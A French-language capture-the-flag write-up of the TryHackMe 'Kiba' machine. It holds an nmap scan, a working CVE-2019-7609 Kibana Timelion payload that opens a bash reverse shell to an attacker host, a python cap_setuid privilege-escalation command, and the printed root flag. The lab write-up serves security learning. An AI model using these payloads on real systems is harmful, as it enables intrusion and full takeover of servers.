Kiba


By LAGNAOUI Youness


Enumération :

```
┌──(kali㉿kali)-[~/THM/Kiba]
└─$ nmap -p- 10.10.74.120
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-30 19:08 EDT
Nmap scan report for 10.10.74.120
Host is up (0.049s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5044/tcp open  lxi-evntsvc
5601/tcp open  esmagent

Nmap done: 1 IP address (1 host up) scanned in 24.88 seconds
```

Si on va sur le port 5601 on arrive sur une page de dashboard Kibana :





On peut voir que la version de Kibana est 6.5.4

Vuln Research

On sait que la version de Kiba est 6.5.4 cherchons s'il y a des vulns publique pur cette version de Kiba :


On trouve très rapidement sur internet que cette version de Kiba comporte une vuln connue et pas n'importe quelle vuln : Une RCE. Cette vulnérabilité est la CVE-2019-7609.


On peut trouver un POC sur GitHub : https://github.com/mpgn/CVE-2019-7609

Cet exploit consiste à aller dans la section "Timelion" puis à exécuter le paylaod :


```
.es(*).props(label.__proto__.env.AAAA='require("child_process").exec("bash -c
\'bash -i>& /dev/tcp/<ATACKER_IP>/<ATTACKER_PORT> 0>&1\'");//')
.props(label.__proto__.env.NODE_OPTIONS='--require /proc/self/environ')
```

Dans notre cas on peut remplacer l'address IP et le port par notre IP donnée par notre VPN THM et le port que nous avons choisis avec netcat :





On a un reverse shell sur le server !!



Priv Esc

On peut lister les capabilities de linux sur la machine :

```
getcap -r /
```

```
Failed to get capabilities of file `/proc/28200/timers' (Operation not
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
```

On voit que le chemin vers python qui a une capabilitie root est : /home/kiba/.hackmeplease/python3

On va donc se créer un shell avec : (source https://gtfobins.github.io/gtfobins/python/)

```
/home/kiba/.hackmeplease/python3  -c 'import os; os.setuid(0);
os.system("/bin/sh")'
```

```
kiba@ubuntu:/home/kiba$ /home/kiba/.hackmeplease/python3  -c 'import os; os.setuid(0); os.system("/bin/sh")'
<on3  -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
whoami
root
#
```

Et voilà on est root !!

```
# cd /root
cd /root
# ls
ls
root.txt  ufw
# cat root.txt
cat root.txt
THM{pr1v1lege_escalat1on_us1ng_capab1l1t1es}
#
```

Et on a le flag root !!